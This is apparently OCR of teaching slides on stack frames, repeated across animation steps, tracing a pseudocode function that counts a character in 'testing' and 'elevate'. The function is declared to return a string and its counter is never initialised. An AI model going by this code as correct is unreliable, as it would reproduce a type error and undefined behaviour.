
```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```


IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```


IP



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```


IP



Stack Frame Example


```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP



Stack Frame Example


```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```



Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```


IP



Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```


IP



Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```


IP



Two Call Example

IP


```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```



Two Call Example

```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8:   count("elevate", "e"); // should return 3
9: }
```

